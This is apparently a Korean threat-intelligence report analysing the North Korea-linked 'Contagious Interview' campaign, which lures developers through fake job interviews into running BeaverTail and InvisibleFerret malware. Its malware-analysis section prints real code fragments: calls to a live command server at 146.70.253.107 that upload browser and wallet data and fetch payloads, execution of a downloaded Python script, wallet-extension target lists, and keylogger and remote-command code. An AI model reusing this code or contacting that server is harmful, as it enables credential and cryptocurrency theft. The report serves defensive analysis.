
Contagious Interview 캠페인 분석 보고

요약


- 구인 플랫폼이나 SNS를 통해 유명 기업의 채용 담당자를 사칭하고 온라인 면접을 빌미로 개발자를 유인
- 면접에 앞선 사전 절차를 가장하여 피해자가 악성코드를 직접 실행하게끔 유도
- Github, Gitlab 등 코드 저장소에 존재하는 정상적인 오픈 소스 프로젝트에 악성코드를 삽입해 피해자의 의심을 회피
- 공통적으로 사용되는 악성코드는 BeaverTail, InvisibleFerret가 있으며 이를 통해 암호화폐 지갑 키를 주 대상으로 하는 정보탈취를 수행
- 같은 악성코드와 유사한 방식(면접자를 사칭)을 사용하는 다른 캠페인 Wagemole의 배후가 북한으로 강하게 추정된다는 점에서 Contagious Interview의 배후 역시 북한으로 추정 가능


개요



Unit42 리포트에 따르면 Contagious Interview는 2022년 12월에 처음 발견 된 악성 캠페인으로, 구직 중인 개발자들을 주 대상으로 삼아 악성코드를 심는 것을 목표로 한다.


개발자들이 Github 등의 소스코드 공유 플랫폼에서 오픈소스 라이브러리를 내려받는 것에 익숙하다는 점, IDE가 소스코드를 실행할 수 있다는 권한을 가지고 있다는 점을 악용하는 사회공학적 캠페인이다.






출처 : Unit42, Contagious Interview: DPRK Threat Actors Lure Tech Industry Job Seekers to Install New Variants of BeaverTail and InvisibleFerret Malware


공격 행위자는 이미지와 같이 링크드인과 같은 구인 플랫폼 혹은 SNS에서 활동하며 가짜 신분과 채용공고를 통해 IT 업계 종사자들을 유인한다. 특히 암호화폐 지갑을 보유하고 있을 법한 피해자를 최우선 대상으로 하는 경향을 보인다.



출처 : Validin, Lazarus APT: Techniques for Hunting Contagious Interview

공격 행위자가 피해자와 연결되면 면접에 필요한 사전 소프트웨어 설치를 빌미로 피해자에게 악성코드의 설치 및 실행을 유도한다.





출처 : welivesecurity, DeceptiveDevelopment targets freelance developers,
DATADOG, Tenacious Pungsan: A DPRK threat actor linked to Contagious Interview

이들은 해당 악성코드를 저장하기 위해 Github와 같은 소스코드 공유 플랫폼을 사용하는데, 정상적인 프로젝트를 복사하여 악성코드를 삽입하고 난독화하기 때문에 피해자가 쉽게 의심할 수 없도록 한다.

9b80897b72f3550e5949...	BeaverTail ContagiousInterview js zip
fa628b8575564dc71587a...	BeaverTail ContagiousInterview nvidia pkg zip
1c3ea5b06b394e295c73...	BeaverTail js
25c9fc5c5564a74430b92...	BeaverTail ContagiousInterview machO

9caab205c9f41003f8eb6...	js		InvisibleFerret js
c19ce5705fa3add9d47a9...	zip		InvisibleFerret zip
13d6ff010dbc82eba795c...	zip		InvisibleFerret zip
195759b9a2239ae86f09f...	zip		InvisibleFerret zip

또 이 캠페인에서 공통적으로 사용되는 악성코드로 BeaverTail과 InvisibleFerret이 있는데, 이 악성코드들은 Wagemole이라고 명명된 다른 캠페인에서도 사용이 확인되었다.

Attribution

Since our previous report on the two job-related campaigns, some researchers have begun attributing the Contagious Interview campaign to the well-known North Korean threat group, Lazarus. However, we are not certain whether the IT workers led the attacks or simply assisted other hacking groups. Despite this uncertainty, we continue to observe links between malware campaigns and North Korean IT workers, thus we track these activities under our temporary cluster names.

On the other hand, there have been new developments regarding the attribution of the Wagemole campaign. Ethereum wallets associated with one of the Wagemole clusters showed significant fund transfers to a wallet belonging to Sang Man Kim.

김상만씨는 과거 북한에서 외화벌이를 위해 만들어진 조선컴퓨터센터에 소속되어 IT 개발자로 일한 바 있다. 미 재무부는 "김상만씨는 북한 정부 또는 조선노동당을 위해 수익을 창출하는 상업 활동에 관여한 인물로 행정명령 13810호에 따라 제재 대상으로 지정됐다"라고 밝혔다.

Wagemole은 반대로 구직자를 사칭하는 캠페인으로, Unit42에 따르면 이 캠페인에 관련된 지갑 중 하나에서 북한 측 자금담당자로 추정되는 인물인 김상만의 지갑으로 대량의 암호화폐 이체기록이 확인되어 이를 북한 측의 악성 캠페인으로 강하게 추정한다.

사용하는 도구 및 악성코드가 유사하고 암호화폐를 목적으로 공격한다는 점과 구인 시장을 이용해 위장한다는 점에서 Contagious Interview와 Wagemole은 같은 조직에서 진행하는 캠페인일 확률이 높다. 때문에 Contagious Interview는 라자루스와 같은 북한 측의 공격 조직이 배후에 있음을 추정할 수 있다.

악성코드 정보

BeaverTail

1c3ea5b06b394e295c73...	js		BeaverTail js
e224a1db42ae2164d6b2...	sh		BeaverTail ContagiousInterview sh
25c9fc5c5564a74430b92...	macho		BeaverTail ContagiousInterview machO

Beavertail은 주로 .js 확장자의 형태로 제공되며 각각 리눅스와 macOS를 대상으로 하는 sh와 macho 파일도 존재한다. 이 보고서에선 .js 샘플 중 하나에 대한 분석을 포함한다

```
const fs = require('fs');
const os = require('os');
const path = require("path");
const axios = require("axios");
const request = require('request');
const ex = require("child_process").exec;
```

```
const _0x1789e8 = getAbsolutePath('~/') + "/AppData/Roaming/Mozilla/Firefox/Profiles";
```

```
const R = ["Local/BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"];
const Q = ["Local/Google/Chrome", "Google/Chrome", "google-chrome"];
const X = ["Roaming/Opera Software/Opera Stable", "com.operasoftware.Opera", "opera"];
```

이 Beavertail 샘플은 Node.js로 작성되었으며 Windows와 macOS 및 Linux 모두에서 동작하는 크로스플랫폼 악성코드로 Chrome, Opera 등 브라우저의 확장 프로그램과 Firefox 프로필에 접근한다. 이는 가상화폐 지갑이 확장 프로그램과 같은 형태로 제공되기 때문이다

```
if ('w' == platform[0]) {
  _0x35417a = getAbsolutePath('~/') + "/AppData/Roaming/Exodus/exodus.wallet";
} else if ('d' == platform[0]) {
```

```
fetch("http://146.70.253.107:1224/pdown")
```

이후 Exodus나 솔라나 등의 지갑 정보 및 브라우저 확장 데이터를 읽어 146.70.253.107에 업로드한다.

```
fetch("http://146.70.253.107:1224/pdown").t
```

```
request.get("http://146.70.253.107:1224/client/5346/64"
```

```
ex("python3 \"" + homeDir + "/.nlp\"", (_0x348aba, _0x3dd184, _0x16987a) => {});
```

또 같은 주소에서 추가 페이로드를 다운로드하고 실행한다. 실행하는 페이로드는 Python으로 작성된 악성코드로 캠페인 특성상 InvisibleFerret 악성코드로 추정된다

InvisibleFerret

```
sType = 's2PoOA8'

zg = "vGlmYksYL" + "GExQeQcSNC4jDU0GNFNjbBgzBDQbHCs4GD
exec('from base64 import b64decode;d1=b64decode(zg[9:]
```

```
import socket
from uuid import getnode
from getpass import getuser
from hashlib import sha256
from platform import node,version,release,system
from base64 import b64decode
import time,json,os,struct,subprocess,sys
from subprocess import check_call, Popen;
_M='-m';_P='pip';_L='install';_DN=subprocess.DEVNULL;_PYP=sys.executable
try:import requests
except:check_call([_PYP,_M,_P,_L,'requests'], stdout=_DN);import requests
from requests import get,post

class System(object):
    def __init__(A):A.s=system();A.hn=node();A.rel=release();A.v=version(
    def get_id(A):return sha256((str(getnode())+getuser()).encode()).dige
    def info(A):return{'uuid':A.uuid,'system':A.s,'release':A.rel,'versio

class Geo(object):
    def __init__(A):A.iip=A.local_ip();A.geo=A.get_geo()
    def local_ip(A):
        try:return socket.gethostbyname_ex(hn)[-1][-1]
        except:return''
```

InvisibleFerret은 약 50회의 중복 난독화가 되어 있으며 최종적으로 위와 같은 python 스크립트를 실행하게 된다.

InvisibleFerret은 주로 피해자 PC에서 RAT과 인포스틸러 동작을 수행하는데, 자세한 동작은 아래와 같다.

1. 피해자의 IP와 물리적 위치, 하드웨어 고유 ID까지 수집하여 서버에 보고한다.

```
J='regionName';I='country';H='query';G='city';F='isp';E='zip';D='lon';C='lat';B='timezone';_A='internalIp'
```

2. Beavertail과 마찬가지로 사용자의 브라우저 데이터를 조회하거나 시스템 전체에서 wallet 등의 키워드가 포함된 문서 파일을 탐색하여 암호화폐 지갑과 거래소 데이터를 보고한다.

```
"Google\\Chrome{channel}\\User Data*\\"+s_df,
```

```
"aeachknmefphepccionboohckonoeemg":"Coin98","aholpfdialjgjfhomihkjbmgjidlcdno":"Exodus","bfnaelmomein
"ejbalbakoplchlghecdalmeeeajnimhm":"MetaMask-Edge","ejjladinnckdgjemekebdpeokbikhfci":"PetraAptos","e
"fhbohimaelbohpjbbldcngcnapndodjp":"Binance","gjdfdfnbillbflbkmldbclkihgajchbg":"Termux","hifafgmccdp
```

3. pyWinhook 라이브러리를 사용해 키로거 역할을 수행한다.

```
try:import pyWinhook as pyHook
except:
    try:check_call([_PYP,_M,_P,_L,'pyWinhook'], stdout=_DN);
```

4. 공격자로부터 명령을 받아 실행하거나, 추가적인 페이로드를 받아온다.

```
proc=Popen(cmd,shell=_T,stdin=_PIP,stdout=_PIP,stderr=_PIP)
```

```
open(p,'wb') as f:f.write(myfile.content)
```

```
"Windows":Popen([_PYP,p],creationflags=subprocess.CREATE_NO_WINDOW
```

또 창 없이 커맨드를 실행하고, 데이터 유출 직전 생성하는 압축 파일의 확장자를 변경하는 등의 탐지회피 로직까지 실행한다.

TTPs

Reconnaissance	(T1593.001) Social Media
Resource Development	(T1583.006) Web Services (T1585.001) Social Media Accounts
Inital Access	(T1566.001) Spearphishng Attatchment
Excution	(T1204.001, 004) Malicious File/Copy and Paste
Defense Evasion	(T1140) Deobfuscate/Decode Files of Information (T1565.003) Hidden Window
Discovery	(T1217) Browser Infomation Discovery (T1614) System Location Discovery
Collection	(T1056.001) Keylogging

Yara Rules

Yara 링크 참고